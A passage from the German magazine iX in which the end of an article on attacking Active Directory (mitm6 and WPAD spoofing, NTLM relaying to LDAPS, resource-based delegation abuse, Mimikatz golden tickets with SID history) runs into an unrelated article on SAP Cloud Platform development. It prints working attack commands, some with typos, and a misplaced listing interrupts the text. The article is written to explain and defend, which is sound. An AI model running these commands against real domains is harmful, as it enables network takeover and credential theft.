(LDAP über TLS, TCP-Port 636) auf dem DC aktiviert ist, alle authentifizierten Konten (wozu Computer zählen) wie in der AD-Standardkonfiguration neue Rechner an der Domäne anmelden können und IPv6 aktiviert, aber nicht konfiguriert ist. Standardmäßig ist IPv6 eingeschaltet und wird IPv4 sogar vorgezogen: Windows-Maschinen suchen dann über DHCPv6-Anfragen nach einem IPv6-DNS-Server. Wenn ein Angreifer auf Anfragen mit passenden Antworten reagiert, kann er die Kontrolle über die Namensauflösung übernehmen. Sobald der Angriffsrechner als DNS-Server eingerichtet ist, stellt er den Opfern bösartige WPAD-Proxy-Einstellungsdateien (Web Proxy Auto-Discovery Protocol, Webproxy-Autoerkennungsprotokoll) zur Verfügung [3].

Dem übelwollenden WPAD-Proxy geben die Opfer-Rechner dabei die Net-NTLM-Hashes ihrer Computerkonten preis. Diese Hashes werden mithilfe von `ntlmrelayx.py` aus der Impacket-Sammlung an den LDAPS-Dienst auf dem Domänencontroller weitergeleitet. Zunächst erstellt der Angreifer im AD ein neues Computerkonto; dadurch kontrolliert er ein Konto mit SPN. Dann werden die Delegierungsrechte am Konto des angegriffenen Computers so konfiguriert, dass der neue virtuelle Computer die Identität jedes Benutzers auf dem Opfer-Rechner annehmen kann: Computerkonten dürfen einige ihrer eigenen Attribute ändern, darunter `msDS-AllowedToActOnBehalfOfOtherIdentity`.

Im folgenden Beispiel wird der Angriff über den `mitm6`-Parameter `hw` auf den Opfer-Rechner `JUMPHOST01` gerichtet. `ntlmrelayx` zeigt bei Erfolg das erstellte Computerkonto und das erzeugte Passwort an:

```
# pip3 install mitm6
# mitm6 -hw JUMPHOST01 -d ad.2consult.ch
          --ignore-nofqdn
# cd /usr/share/doc/python3-impacket/examples
# ./ntlmrelayx.py
      -t ldaps://dc01.ad.2consult.ch
      --delegate-access --no-smb-server
      --no-da --no-acl --no-validate-privs
      -wh angreifer-wpad
```

Es kann eine Weile dauern, bis ein Windows-Rechner eine WPAD-Konfiguration über IPv6 anfordert – gute Chancen bestehen beispielsweise, wenn der Rechner neu startet oder beim Einklinken in eine Dockingstation die Netzwerkverbindung wiederherstellt.

Im Anschluss kann wie oben bei RBCD beschrieben ein Serviceticket für den Opfer-Rechner als angeblicher Administrator angefordert werden und schließlich können beispielsweise über die WMI

### **Listing 7: Kompromittieren einer übergeordneten Domäne von einer bereits übernommenen Kinddomäne aus**

```
PS > Get-DomainSID
S-1-5-21-3756703461-82596966-544110894
PS > Get-DomainSID -Domain ad.2consult.ch
S-1-5-21-3725456991-164711372-156644679
PS > Invoke-Mimikatz -Command '"kerberos::golden /user:prod-dc01$ /domain:produktion.ad.2consult.ch /sid:S-1-5-21-3756703461-82596966-544110894
/groups:516 /sids:S-1-5-21-3725456991-164711372-156644679-516,S-1-5-9 /krbtgt:1ee3a9c4a96c0450878ea8cb45b29fb /ptt"'
```

(Windows Management Instrumentation [1]) beliebige Befehle darauf ausgeführt werden:

```
# ./getST.py -spn
    cifs/JUMPHOST01.ad.2consult.ch
        -impersonate Administrator
        -dc-ip 10.10.10.45 ad.2consult.ch/
    GEDHHZJM\$:VonNtLmRelayErzeugtesPasswort
# export KRBS5CCNAME=$PWD/Administrator.ccache
# ./wmiexec.py -k -no-pass
    JUMPHOST01.ad.2consult.ch
```

Der lesewerte Blogartikel „Combining NTLM Relaying and Kerberos delegation“ beschreibt detailliert, was dabei unter der Haube passiert (siehe [ix.de/z8zu](#)).

Bootet also in einer anfälligen Umgebung ein Domänenadministrator seinen Rechner neu und meldet sich wieder daran an, kann ein Angreifer über `mitm6`, Net-NTLM-Relying und RBCD-Missbrauch darauf Befehle mit administrativen Rechten ausführen. Dazu braucht er zunächst nichts als Netzwerkzugang und kann anschließend mit Mimikatz [1] die Zugangsdaten des Domänenadmins stehlen. Damit ist die Domäne gefallen.

Auch wenn es inzwischen eine Sicherheitsempfehlung ADV190023 und Patches von Microsoft gibt (zu finden über [ix.de/z8zu](#)), aktivieren diese nicht automatisch die notwendigen Schutzmechanismen wie LDAP-Signaturanforderung, die den beschriebenen Angriff verhindern würden.

## Von der Domäne zum Forest: Ein kleiner Schritt

Im AD bildet die Gesamtstruktur, der sogenannte Forest, die Sicherheitsgrenze – nicht die Domäne. Administratoren einer Domäne können sich administrativen Zugriff auf jede andere Domäne innerhalb der AD-Gesamtstruktur verschaffen oder sich als deren Organisationsadministrator (Enterprise Admin) ausgeben.

Grund ist, dass zwischen Domänen innerhalb eines Forests Vertrauensbeziehungen bestehen, auch Trusts genannt [4]. Zwischen Kinddomänen und der übergeordneten Domäne besteht eine Eltern-Kind-Vertrauensbeziehung, die transitiv ist, sich also überträgt, und zweiseitig ist. Letzteres bedeutet: Beide Domänen ver-

trauen einander und Benutzer aus der einen Domäne können auf Ressourcen in der anderen zugreifen.

Mit PowerView können Vertrauensstellungen ausgetauscht werden, im Beispiel aus der bereits übernommenen Kinddomäne `produktion.ad.2consult.ch` heraus.

Um die Privilegien von einem Domänenadmin der kompromittierten Kinddomäne `produktion.ad.2consult.ch` auf die eines Administrators der Root-Domäne `ad.2consult.ch` zu erweitern, wird deren Vertrauensverhältnis missbraucht.

Mithilfe der SID-Historien-Funktion (Security Identifier, SID), ursprünglich geschaffen, um die Migration von mehreren ADs im Zuge von Unternehmenszusammenschlüssen zu bewältigen, und dem zuvor ausgelesenen Passwort-Hash oder AES-Kerberos-Schlüssel für das Computerkonto des Kind-Domänencontrollers, `prod-dc01$`, ist es möglich, beispielsweise mit Mimikatz ein Ticket Granting Ticket (TGT) für das Konto dieses untergeordneten DC zu konstruieren, das auch in der übergeordneten Domäne administrative Rechte hat.

## Keine verdächtige Kommunikation

Da in AD-Umgebungen üblich ist, dass Domänencontroller – mit der Objekt-ID (Relative Identifier, RID [4]) 516 – von Kind- und Elterndomänen miteinander kommunizieren, vermeidet dies verdächtige Logeinträge. Zur Vorbereitung muss der Angreifer noch die Sicherheitskennungen SID [4] der Kind- und der Eltern-domäne mit zwei PowerView-Befehlen ermitteln (Listing 7).

Mit diesem konstruierten Ticket, das in der aktuellen Sitzung über Pass the Ticket injiziert wird, ist es möglich, wie in [1] beschrieben einen DCSync-Angriff auf die Root-Domäne `ad.2consult.ch` durchzuführen und so Zugriff auf die Passwort-Hashes aller Benutzer- und Computerkonten innerhalb dieser Domäne zu erhalten.

Wird eine Domäne kompromittiert, führt dies zur Komprimierung des gesamten Forest.

## Fazit

Dieser Artikel hat weitere Möglichkeiten dargestellt, wie ein Angreifer innerhalb der Domänenumgebung zu deren Administrator wird, die Grenze von einer Domäne zu anderen überschreitet und damit eine AD-Gesamtstruktur kompromittiert. Der nächste Beitrag der Reihe wird zeigen, dass es selbst zwischen zwei Forests durch fehlerhafte Administration, freimüsig vergebene Rechte oder Forest-übergreifend verkettete Komponenten für einen Angreifer möglich sein kann, von einer Gesamtstruktur auf die andere überzuspringen. Schließlich hat ein Angreifer im AD viele Möglichkeiten, seinen Zugriff dauerhaft und vom Opfer mehr oder weniger unbemerkt zu sichern. (ur@ix.de)

## Quellen

- [1] Frank Uilly; Fette Beute; Passwörter und Hashes – wie Angreifer die Domäne kompromittieren; *iX* 11/2020, S. 94
- [2] Frank Uilly; Frisch geröstet; Roasting, Rechte, Richtlinien: Wie Angreifer sich im Active Directory Zugriff verschaffen; *iX* 12/2020, S. 92
- [3] Hans-Martin Münch; Mein Name ist Hase; Komprimierung von Windows durch LLMNR Spoofing und NTLM Relaying; *iX* 10/2016, S. 106
- [4] Frank Uilly; Allgegenwärtig; Der Verzeichnisdienst Active Directory: einer für alle(s); *iX* 10/2020, S. 48
- [5] Frank Uilly; Nach oben gehangelt; Informationsbeschaffung – was jeder Domänenbenutzer alles sieht; *iX* 10/2020, S. 58
- [6] Jörg Riether; Am Zug; Kali Linux als Rolling Release; *iX* 5/2019, S. 66
- [7] Sämtliche im Text genannten Werkzeuge sowie die Blogartikel mit weiteren Angriffsdetails sind über [ix.de/z8zu](#) zu finden.

## Frank Uilly

ist Chief Technology Officer der One-consult Deutschland GmbH in München. Er beschäftigt sich mit aktuellen Themen der offensiven IT-Sicherheit.



SAP Cloud Platform: Entwicklung und Betrieb  
Cloud-nativer Geschäftsanwendungen

# Vielschichtig verwoben

**Klaus Kopecz**

SAP Cloud Platform erleichtert das Entwickeln und Betreiben Cloud-nativer Geschäftsanwendungen durch global verfügbare Umgebungen, Services und Werkzeuge. Das Framework SAP Cloud Application Programming Model unterstützt dabei die Anwendungsentwicklung durch einen deklarativen Ansatz.

**G**egründet 1972, hat SAP seine Wurzeln in einem klassischen On-Premises-Entwicklungs- und -Liefermodell. Mit dem Kernprodukt SAPR/3 und später SAP ERP wurde SAP in den Neunzigerjahren der Quasistandard für Unternehmenssoftware. Schon sehr früh hat der Softwarehersteller erkannt, dass die typischen Vorteile eines Cloud-Betriebs und eines Software-as-a-Service-Modells (SaaS) auch für komplexe Unternehmenssoftware relevant sind. Entsprechend erweiterte SAP ihr Port-

folio zum einen mit SaaS-Angeboten, zum anderen durch SAP Cloud Platform zum Entwickeln und Betreiben von Anwendungen in der Cloud. Die erste Version dieser Plattform mit dem Namen Neo ist eine proprietäre Platform as a Service (PaaS) für Java-, SAP-HANA-XS- und HTML5-Anwendungen. Die Positionierung ist die einer Erweiterungsplattform, mit der SAP-Kunden (aber auch SAP selbst) bestehende On-Premises- und SaaS-Angebote von SAP durch eigene Anwendungen erweitern.

Seit einigen Jahren verfolgt SAP einen weiteren, offeneren Ansatz mit dem Betreiben der quelloffenen PaaS Cloud Foundry (siehe ix.de/zxp5). Damit stehen SAP-Kunden viele Möglichkeiten zur Verfügung, auf Cloud Foundry native Cloud-Anwendungen zu deployen. SAP unterscheidet sich dabei von anderen Anbietern solcher Plattformen durch ein Angebot an Services, die eine Integration in den Rest der SAP-Welt ermöglichen. Zusätzlich bietet SAP betriebswirtschaftlich wertvolle Services als Teil von SAP Cloud Platform an.


Dieser Artikel gibt einen Einblick in die Entwicklung von Geschäftsanwendungen für SAP Cloud Platform unter Nutzung des SAP Cloud Application Programming Model (CAP). Er stellt SAP Cloud Platform mit den Komponenten vor und erläutert die grundlegenden Prinzipien von CAP. Der zweite Teil in iX 3/2021 zeigt die Entwicklung einer Beispielanwendung mit CAP im Detail.

## Die Plattform im Überblick

Die Cloud-Infrastruktur wird in zunehmendem Maße durch Anbieter wie Amazon (mit AWS), Microsoft (Azure), Google (GCP) und Alibaba Cloud bereitgestellt. Dies ermöglicht Unternehmen die Nutzung vorhandener Ressourcen, wenn sie Kunde eines dieser Cloud-Anbieter sind. SAP Cloud Platform wird in Rechenzentren betrieben, die in verschiedenen Regionen der Welt liegen. Die Verfügbarkeit variiert je nach Cloud-Anbieter und Umgebung von SAP Cloud Platform.

In der PaaS-Schicht bietet SAP vier verschiedene sogenannte Umgebungen für Anwendungen an. Die Neo-Umgebung ist das älteste Angebot, das die Entwicklung von Java- und HTML5-Anwendungen auf virtuellen Maschinen ermöglicht. Sie läuft auf einer SAP-proprietären Infrastruktur in eigenen Rechenzentren. Die ABAP-Umgebung stellt eine eingeschränkte Version des klassischen ABAP-Applikationsservers als Serviceangebot zur Verfügung. Die beiden modernsten und offensten Umgebungen basieren auf den Open-Source-Projekten Kyma und Cloud Foundry.

Kyma besteht aus einem Softwarestack auf Kubernetes und eignet sich zum Deployment Cloud-nativer Lösungen. SAP positioniert Kyma als Umgebung zum Bereitstellen von Erweiterungen, bestehend aus Serverless Functions und Microservices. Damit überschneidet es sich mit der Cloud-Foundry-Umgebung, die neben dem Bereitstellen von Erweiterungen auch dem Betrieb kompletter Geschäftsanwendungen dient. SAP entwickelt und betreibt



Produkte in der Cloud-Foundry-Umgebung von SAP Cloud Platform.

Die Anwendungsentwicklung ist mit verschiedenen Programmiersprachen und Programmiermodellen möglich. Die Anwendungsschicht zeigt eine Reihe von Optionen, deren Verfügbarkeit von der gewählten Umgebung abhängt (Abbildung 1). Für CAP sind die beiden modernsten Umgebungen Cloud Foundry und Kyma relevant, in denen Wahlfreiheit in Bezug auf Programmiersprachen und Frameworks besteht. Beide sind Containerplattformen, die von Programmiersprachen abstrahieren.

SAP begünstigt aber Java und JavaScript – browserseitig für Webanwendungen durch das JavaScript-Framework SAPUI5 sowie serverseitig über die Node.js-Laufzeit. Für Java und JavaScript stehen Bibliotheken zur Plattformintegration und zur Anbindung an die Common Services zur Verfügung. Beispielsweise bieten die Security Libraries von SAP eine einfache Integration in das zentrale Authentifizierungs- und Berechtigungsmanagement der Plattform, basierend auf den Standards SAML2, OAuth2 und OpenID Connect. CAP als Programmiermodell basiert auf Java oder Node.js und bietet höherwertige APIs, die die Entwicklung datenzentrischer betriebswirtschaftlicher Anwendungen vereinfachen und ein einfaches Nutzen der Plattformservices ermöglichen.

Das Angebot von Entwicklungswerkzeugen reicht von Editor-Plug-ins für IDEs über komplett Software Development Kits (SDK) bis hin zu SAP Business Application Studio als vollständig webbasierte IDE. SAP folgt auch hier einer offenen Strategie und bietet Plug-ins für die quelloffene Visual Studio Code IDE und die Eclipse IDE.

## Die Aufgabe von Entwicklern

Entwickler von Geschäftsanwendungen benötigen hohe Kompetenz in der jewei-

**SAP Cloud Platform aus Sicht der Anwendungsentwicklung: Java und JavaScript lassen sich über Bibliotheken an die Common Services anbinden (Abb. 1).**

ligen betriebswirtschaftlichen Domäne. Die Aufgabe besteht in der Abbildung betriebswirtschaftlicher Prozesse in eine technische Softwaredomäne. Für diese Tätigkeit finden sie per se wenig bis keine Unterstützung durch eine Cloud Foundry PaaS. Im Gegenteil: Die Offenheit für Programmiersprachen und Frameworks ist ein Hindernis für Unternehmen und SAP-Partner, für sich jeweils einen homogenen und zukunftssicheren Softwarestack zu generieren. Solch ein Stack sollte Entwicklern außerdem ermöglichen, sich auf die Kernkompetenzen für betriebswirtschaftliche Prozesse zu konzentrieren. Sie sollten keine Zeit und Energie damit vergeuden, immer wiederkehrenden, rein technischen „Boilerplate“-Code zu schreiben.

CAP ist eine Sammlung von Sprachen, Bibliotheken und Werkzeugen. Neben diesen technischen Artefakten führt CAP nach einem Best-Practice-Modell durch den Entwicklungsprozess. Auf jeder Ausbaustufe einer Anwendung stehen ausführbare und testbare Einheiten zur Verfügung, die CAP durch seine Mocking-Fähigkeiten ermöglicht. Entwickler nutzen zu Beginn nur lokale Ressourcen, um schnelle und agile Testkorrekturzyklen zu implementieren. Über die Zeit integrieren sie zunehmend und kontrolliert die Ressourcen von SAP

Cloud Platform. Um das CAP-Entwicklungsmodell zu nutzen, bedarf es nur eines Rechners, der mit der JavaScript-Laufzeit Node.js ausgestattet ist, sowie der Installation des CDS Development Kits. Dieses ist über den Node Package Manager (npm) aus der vorkonfigurierten, öffentlichen npm-Registry zu beziehen. Projektdateien lassen sich mit einem beliebigen Texteditor erstellen, die üblichen IDEs bieten die bekannten Vorteile. SAP liefert Erweiterungen für Visual Studio Code und Eclipse, die eine CAP-basierte Entwicklung unterstützen.


CAP verfolgt einen offenen Ansatz, bei dem der Entwickler entscheidet, wie sehr er sich von CAP leiten lässt und welche Aspekte von CAP er nutzen möchte. Fast unverzichtbar ist die vorhandene Integration der Services von SAP Cloud Platform wie SAP Authorization and Trust Management, SAP HANA Cloud, Connectivity Services und SAP Enterprise Messaging in CAP. Datenmodelle lassen sich durch einen Build-Prozess automatisch in adäquate SAP-HANA-Artefakte transformieren und in eine Instanz des SAPHANA Cloud Service deployen.

## CDS als deklarative Modellierungssprache

Der Ansatz von CAP ist modellbasiert und deklarativ (Abbildung 2). Anwender können mit dessen Sprache Core Data Services (CDS) ein Modell der betriebswirtschaftlichen Domäne erstellen. CDS dient dem konzeptionellen Modellieren von Daten- und Servicestrukturen, Serviceoperationen sowie von Datenabfragen (Querys). Der datenbankrelevante Teil eines CDS-Modells lässt sich nach SQL kompilieren, ist aber für Menschen einfacher lesbar als die SQL-DDL. Basierend auf diesen Modellen ist ein Service ohne weitere Pro-

### X-TRACT

- SAP Cloud Platform bietet Unternehmen eine Integrations- und Erweiterungsplattform für verteilte Anwendungen.
- Technische und betriebswirtschaftliche Services ermöglichen das Erstellen neuer Geschäftsanwendungen und Erweiterungen, die sich einfach in bestehende SAP-Landschaften integrieren.
- Das Framework SAP Cloud Application Programming Model (CAP) vereinfacht die Softwareentwicklung auf SAP Cloud Platform. Anwendungen laufen auf den Containerplattformen Kyma oder Cloud Foundry und können einfach auf SAP-Services zugreifen.



**Struktur einer CAP-basierten Anwendung:** UI-, Service- und Datenschicht einer Anwendung sind durch CDS-Modelle abbildbar. Die generischen CAP-Laufzeiten nutzen diese Modelle zum Exponieren von Services und zur Kommunikation mit den Datenquellen; nicht modellierbare, anwendungsspezifische Logik fügen Entwickler innerhalb von Ereignisbehandlern hinzu (Abb. 2).

grammierung bereitstellbar; er implementiert die grundlegenden CRUD-Funktionalitäten (Create, Read, Update, Delete) und weitgehende Abfragemöglichkeiten. Ein natives REST-Protokoll oder das REST-basierte Open Data Protocol (OData) spricht einen Service an. OData ist ein Standard der OASIS-Organisation und definiert einen Satz von Best Practices zum Festlegen und Konsumieren von REST-APIs.

Darüber hinausgehende Geschäftslogik setzt man in Ereignisbehandlerroutinen um. Beispielsweise lassen sich zu dem Ereignis `before.UPDATE` für eine Datenbankentität anwendungsspezifische Prüfungen implementieren. Es stehen dazu Java oder JavaScript zur Verfügung. Die CAP-Laufzeit bindet eine Orchestrationsmaschine

für Ereignisse ein. Anwendungen und Services beruhen daher automatisch auf einer ereignisbasierten Architektur. So lässt sich eine einfache Integration in moderne, verteilte Anwendungsarchitekturen erzielen, die lose gekoppelt über Nachrichten kommunizieren. SAP Cloud Platform stellt für eine ereignisbasierte Kommunikation SAP Enterprise Messaging bereit. Die CDS-API bietet dafür Methoden zur Request- und Ereignisverarbeitung, zum Auslösen von Ereignissen sowie zur Konstruktion und zum Ausführen von Datenabfragen.

Im Zentrum einer CAP-basierten Anwendung stehen die mit der Sprache CDS modellierten und in einfachen Textdateien mit der Endung .cds abgelegten Domänen- und Servicemodelle. Einige wichtige

Elemente von CDS zeigt Listing 1 anhand eines einfachen Beispiels eines Produkt-Lieferanten-Modells. Die Ausdrucksmöglichkeiten von CDS sind allerdings viel umfangreicher als hier dargestellt (Referenzen siehe ix.de/zxp5).

Grundlegende Elemente eines CDS-Modells sind Entitäten (`entity`) und Services (`service`). Entitäten modellieren die Anwendungsdomäne und entsprechen meist den Datenobjekten. CAP setzt sie deshalb in einem Generierungsschritt in Datenbanktabellen um. Services definieren, welche Teile der Daten in welcher Kombination mit welchen Einschränkungen an Konsumenten der Services zu exponieren sind (Sichten auf Daten). Zusätzlich definieren Services durch die Deklaration von Funktionen und Aktionen das Verhalten einer Anwendung.

Listing 1 zeigt die Definition der Entitäten `db.Products` und `db.Suppliers`, die mit einer Assoziation verbunden sind. Assoziationen werden auf einer Datenbank als Fremdschlüsselbeziehungen abgebildet. CDS arbeitet mit gängigen einfachen Typen wie `Integer`, `Boolean`, `String`, `Decimal`, `Date` und `Time`, kann aber auch mit komplexen und strukturierten Typen umgehen, wie es die Enumeration im Beispiel für das Element `category` zeigt.

## Wichtig: Aspekte

Für das Durchführen großer Softwareprojekte stellen Wiederverwendung von Code und Komponenten eine wichtige Voraussetzung dar. CDS in CAP bietet dafür unter anderem das Konstrukt der Aspekte (`aspect`). Listing 1 weist der Entität `db.Suppliers` den Aspekt `Address` zu, den Entwickler in einer anderen Datei definieren und über die Direktive `using` bekannt machen. Eine Adressenstruktur hat einen hohen Wiederverwendungswert (Definition des Adressenaspakts siehe Listing 2). Es ist deswegen sinnvoll, solche Typendefinitionen an einem zentralen Ort abzulegen, auf den sich viele beziehen können. CAP erlaubt es, Modelle zum Wiederverwenden auf einer npm-Registry abzulegen, um sie projektübergreifend zu referenzieren. SAP stellt dafür eine Sammlung von Typen für Sprachcodes, Ländercodes und Währungen als Teil des npm-Pakets `@sap/cds` zur Verfügung. Mit dem Node Package Manager importiert ein Entwickler solche Definitionen in sein CAP-Projekt.

Services sind Schnittstellen zu Konsumenten. Ein Service exponiert Entitäten des Domänenmodells oder Sichten darauf. Der Service `CatalogService_DE` stellt nur

**Listing 1: Service- und Domänenmodell in CDS**

```
using Address from './common';

namespace db;
entity Products {
    key ID      : Integer;
    name     : Localized String(100) not null;
    category : String @assert.range enum {Hardware, Software};
    supplier : Association to Suppliers;
}

entity Suppliers : Address {
    key ID      : Integer;
    name     : String(100) @title: '{i18n>supplierName}';
    products : Association to many Products
        on products.supplier = $self;
}

@path: '/cat/de', requires: 'buyer_de'
service CatalogService_DE {
    entity Products as select * from db.Products where supplier.country ='DE';
    entity Suppliers as select * from db.Suppliers where country = 'DE';
    function validate() returns array of Products;
}
```

Produkte und Stammdaten deutscher Lieferanten heraus. Services können außerdem Funktionen (nicht zustandsändernde Operationen) und Aktionen (können Zustände ändern) definieren.

CAP erlaubt zum einen Sprachvarianten von Modellelementen für eine Benutzeroberfläche, zum anderen Sprachvarianten von Texten in Datenbanktabellen. Im ersten Fall weisen Entwickler Modellelementen per Annotation ein Textelement zu: `@title: '{i18n>supplierName}'` (Listing 1). In separaten Sprachdateien tragen sie für jedes Textelement die Bezeichnung in der jeweiligen Sprache ein. Mehrsprachigkeit erreicht man in Datenbanktabellen über den Zusatz `localized` an Entitätssegmenten (Element `name` der Entität `Products`). Dies führt zu einem Generieren von Texttabellen mit einem zusätzlichen Sprachcodeschlüssel für diese Entität. Im Beispiel liefert der Service für ein Produkt die Bezeichnung `name` in der angeforderten Sprache, falls die entsprechenden Übersetzungen in der Datenbank vorliegen. Ist dies nicht der Fall, nutzt er festgelegte Standardeinträge.

Annotations sind Zusatzinformationen in Modellen, die nicht zum Kernsprachen-

chenumfang von CDS gehören. CAP und andere Frameworks nutzen Annotationen, um für sie spezifische Informationen zu hinterlegen. So kann der Entwickler einem UI-Framework wie SAP Fiori mitteilen, wie es eine Eingabemaske zur Pflege von Produkten gestalten soll: `@assert.range` prüft gegen den Enumerationstyp, `@path: '/cat/de'` exponiert den Service über den gewünschten URL-Pfad, `@requires: 'buyer_de'` schränkt die Nutzung des Service auf die Berechtigungsrolle `buyer_de` ein und `@title: '{i18n>supplierName}'` definiert ein übersetzbare Textelement für eine UI-Feldbezeichnung.

## Arbeiten mit dem Development Kit

Das CDS Development Kit (cds-dk) vereinfacht das Entwickeln einer CAP-basierten Anwendung. Es setzt nur eine Node.js-Installation voraus und lässt sich über den Node Package Manager installieren. Empfohlen ist die globale Installation über das Kommando `npm install -g @sap/cds-dk`. Zum Testen mit Datenbankinhalten während der Entwicklungsphase kann man die

**Listing 2: Aspekt zur Wiederverwendung definieren**

```
aspect Address {  
    street : String;  
    postcode : String(10);  
    town : String;  
    country : String;  
}
```


leichtgewichtige Datenbank SQLite installieren, die CAP entweder im In-Memory-Modus oder mit einer Datenbankdatei betreibt.

Ein CAP-Projekt besteht im einfachsten Fall aus einer Sammlung von CDS-Dateien mit Modellelementen. Das Kommando `cds watch` sucht Modelldateien im Projekt, kompiliert sie in ein internes Format, deployt eventuell vorhandene CSV-Dateien mit Testdaten in die SQLite-Datenbank und startet dann lokal einen Webserver. Der Service aus Listing 1 ist dann beispielsweise über den Endpunkt `http://localhost:4004/cat/de` ansprechbar.

CAP implementiert ein vollständiges OData-Backend, der Server kann dadurch Querys im OData-Format entgegennehmen. Die Tabelle zeigt einige Beispiele von

# C++20: Was Entwickler wissen müssen!

Auch digital als PDF!



## iX DEVELOPER Modernes C++

Noch in diesem Jahr soll **C++20** erscheinen, der neue Standard für C++. Das iX-Sonderheft stellt die **zentralen Features** des Standards vor und liefert einen spannenden Einblick in die **vier großen Neuerungen**. Zusätzlich gibt das Heft eine Übersicht zur Kernsprache, der Bibliothek und Concurrency. iX-Artikel der letzten 2 Jahre zu C++ geben außerdem einen umfassenden Überblick für Entwickler.

[shop.heise.de/ix-dev-c++20](http://shop.heise.de/ix-dev-c++20)

Einzelheft  
für nur

14,90 € >



## Beispiele von OData-Queries

URL mit Parametern	Rückgabemenge
/Products(103)	alle Elemente des Produkts mit ID = 103
/Suppliers(301)/products	alle Produkte, die dem Lieferanten mit ID = 301 zugeordnet sind
/Products?\$select=name,category	die Elemente ID, name, price für alle Produkte
/Products?\$search=Laptop	alle Produkte, die die Zeichenkette „Laptop“ in Elementen vom Typ String enthalten
/Suppliers?\$expand=products	alle Lieferanten; pro Lieferant alle zugeordneten Produkte
/Suppliers?\$expand=products (\$select=name,category)	alle Lieferanten; pro Lieferant alle zugeordneten Produkte, aber nur die Elemente ID, name, category
/Suppliers/\$count	Anzahl der Lieferanten

**Listing 3:** Funktion validate mit JavaScript registrieren und implementieren

```
module.exports = (srv) => {
  const { Products } = cds.entities
  srv.on('validate', (req) => {
    var products = SELECT.from(Products, ['ID', 'name'])
      .where({ category: "" })
    return products;
  })
}
```

OData-Querys, die sich mit einem Browser ausführen lassen. Weitere komplexe Filterbedingungen und Sortierungen sind abbildbar. Neben den reinen HTTP GET Requests über einen Browser lässt sich ein beliebiger HTTP-Client verwenden, um auch Daten mittels POST, PUT, oder PATCH Request anzulegen und zu ändern.

Die SAP-Erweiterungen für Eclipse IDE und Visual Studio Code IDE enthalten einen komfortablen CDS-Editor. Er stellt Syntax-Highlighting, Codevervollständigung, Modellvalidierung, Verwendungssuche, Modell-Snippets und Formatierungen zur Verfügung. Wenn keine Softwareinstallationen auf einem eigenen Rechner möglich sind, setzt man die Cloud-basierte Entwicklungsumgebung SAP Business Application Studio ein, die unter anderem eine vorkonfigurierte Umgebung für CAP bietet (siehe ix.de/zxp5). Auf das Studio lässt sich zu Testzwecken über einen Trial Account von SAP Cloud Platform zugreifen.

## Anwendungslogik in Ereignisbehandlern

Die Implementierung der Geschäftslogik erfolgt in Behandlerroutinen, die das Programm als Reaktion auf bestimmte Ereignisse aufruft. Dafür stehen die Sprachen Java (als Java Servlet oder Spring-Boot-Anwendung) und JavaScript (in der Node.js-Umgebung mit dem Express-Webframework) zur Verfügung. Ein Service-Request vom Typ GET, PUT, POST oder PATCH löst die Ereignisse before, on und after aus.

Auch die in CDS modellierten Serviceoperationen werden in Ereignisbehandlern

implementiert. So zeigt Listing 3 eine JavaScript-Implementierung zu der in Listing 1 definierten Funktion validate(), eine intuitive „Fluent“-API zum Formulieren von Datenabfragen. Der Entwickler ruft die Funktion über GET /cat/de/validate() per HTTP auf.

